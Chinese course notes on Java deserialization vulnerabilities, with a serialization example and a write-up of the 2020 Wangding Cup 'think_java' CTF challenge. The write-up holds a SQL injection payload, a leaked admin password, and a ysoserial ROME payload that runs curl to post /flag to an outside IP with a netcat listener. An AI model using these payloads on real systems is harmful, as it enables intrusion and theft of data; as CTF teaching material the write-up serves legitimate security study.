


Day38 WEB漏洞-反序列化之 PHP&JAVA 全解(下)



Java中的API实现：

位置：**Java.io.ObjectOutputStream** **java.io.ObjectInputStream**

序列化： **ObjectOutputStream类 --> writeObject()**

注：该方法对参数指定的obj对象进行序列化，把字节序列写到一个目标输出流中

按Java的标准约定是给文件一个.ser扩展名

反序列化： **ObjectInputStream类 --> readObject()**

注：该方法从一个源输入流中读取字节序列，再把它们反序列化为一个对象，并将其返回。

38.1 序列化与反序列化

1 序列化和反序列化


2

3 序列化(Serialization): 将对象的状态信息转换为可以存储或传输的形式。在序列化期间, 对象将其当前状态写入到临时或持久性存储区。

4 反序列化: 从存储区中读取该数据, 并将其还原为对象的过程, 成为反序列化。

38.2 小例子

使用writeObject()函数对person对象进行序列化, 并把序列化后的字符串存入文件d:/person.txt中:



```
package SerialTest;

import java.io.*;

public class SerializableTest {
    public static void main(String[] args) throws Exception {
        serialPerson();
        //Person person = deserialPerson();
        //System.out.println(person);
    }

    /**
     * Person对象序列化
     * @throws IOException
     */
    private static void serialPerson() throws IOException {
        Person person = new Person( name: "xiaodi", age: 28, sex: "男", stuld: 101);

        ObjectOutputStream oos = new ObjectOutputStream(
            new FileOutputStream(new File( pathname: "d:/person.txt")))
        );
        oos.writeObject(person);
        System.out.println("person 对象序列化成功! ");
        oos.close();
    }

    private static Person deserialPerson() throws Exception {
        ObjectInputStream ois = new ObjectInputStream(
            new FileInputStream(new File( pathname: "d:/person.txt")))
        );
        Person person = (Person)ois.readObject();
        System.out.println("person 对象反序列化成功! ");
        return person;
    }
}
```

person 对象反序列化成功!

```
Person{name: xiaodi, age: 28, sex: 男, stuId: 0, count: 100}
```



- 1 注意:
- 2 下方的特征可以作为序列化的标志参考:
- 3 一段数据以r00AB开头, 你基本可以确定这串就是JAVA序列化base64加密的数据。
- 4 或者如果以aced开头, 那么他就是这一段java序列化的16进制。|

38.2 2020-网鼎杯-朱雀组-Web-think_java 真题



- 1 0x01 注入判断, 获取管理员帐号密码:
- 2 根据提示附件进行javaweb代码审计, 发现可能存在注入漏洞 另外有 swagger开发接口, 测试注入漏洞及访问接口进行调用测试 数据库名: myapp, 列名 name, pwd
- 3 注入测试: POST /common/test/sqlDict
dbName=myapp?a=' union select (select pwd from user)#



```
1 0x02 接口测试 /swagger-ui.html接口测试:
2 {
3     "password": "admin@Rrrr_ctf_asde",
4     "username": "admin"
5 }
6
7 登录成功返回数据:
8     { "data":
9         "BearerO0ABXNyABhjbI5hYmMuY29yZS5tb2R1bC5Vc2VyV
10         m92RkMxewT0OgIAAkWAAMlkdAAQTGphdmEvdGFuZy9Mb25nO
11         0wABG5hbWV0ABJMamF2YS9sYW5nL1N0cm1uZzt4CHNyAA5qY
12         XZhLmxhbmCuTG9uZzuL5JDMjyPFAgABSgAFdmFsdwV4cgAQa
13         mF2YS5sYW5nLk51bwJlcoas1R0L1OCLAgAAeHAAAAAAAAAAA
14         XQABmN0Zmh1Yg==",
15         "msg": "登录成功",
16         "status": 2,
17         "timestamps": 1594549037415
18     }
```



```
1 0x03
2 回显数据分析攻击思路
3 JAVAWEB特征可以作为序列化的标志参考:
4 一段数据以 r00AB开头, 你基本可以确定这串就是 JAVA序列化
5  base64加密的数据。
6 或者如果以 aced开头, 那么他就是这一段 java序列化的 16进
7  制。
```



```
1 分析数据:
2 先利用 py2脚本 base64解密数据
3 import base64 a =
  "r00ABXNyABhjbi5hYmMuY29yZS5tb2R1bC5Vc2VyVm92RkMx
  ewT00gIAAkWAamlkdAAQTGphdmEvbGFuZy9Mb25nO0wABG5hb
  WV0ABJMamF2YS9sYW5nL1N0cm1uZzt4CHNyAA5qYXZhLmxhbm
  cuTG9uZzuL5JDMjyPfAgABSgAFdmFsdwV4cgAQamF2YS5sYW5
  nLk51bwJlcoas1R0L1OCLAgAAeHAAAAAAAAAAAAAXQABWFkbw1u
  "
4 b = base64.b64decode(a).encode('hex') print(b)
```



```
1 再利用 SerializationDumper解析数据
2 java -jar SerializationDumper.jar base64后的数据
```



```
1 0x04 生成反序列化 payload
2 解密后数据中包含帐号等信息, 通过接
  口/common/user/current分析可知数据有接受, 说明存在反序
  列化操作, 思路: 将恶意代码进行序列化后进行后续操作。
3 利用 ysoserial进行序列化生成 java -jar ysoserial-
  master-30099844c6-1.jar ROME "curl
  http://47.75.212.155:4444 -d @/flag" >
  xiaodi.bin
4 利用 py2脚本进行反序列化数据的提取
5 import base64
6 file = open("xiaodi.bin","rb")
7 now = file.read()
8 ba = base64.b64encode(now)
9 print(ba)
10 file.close()
```



- 1 0x05 触发反序列化，获取 flag
- 2 服务器执行：nc -lvvp 4444
- 3 数据包直接请求获取进行反序列化数据加载操作

资源：



- 1 <https://github.com/frohoff/ysoserial/releases>
- 2 <https://github.com/webGoat/webGoat/releases>
- 3 <https://github.com/NickstaDB/SerializationDumper/releases/tag/1.12>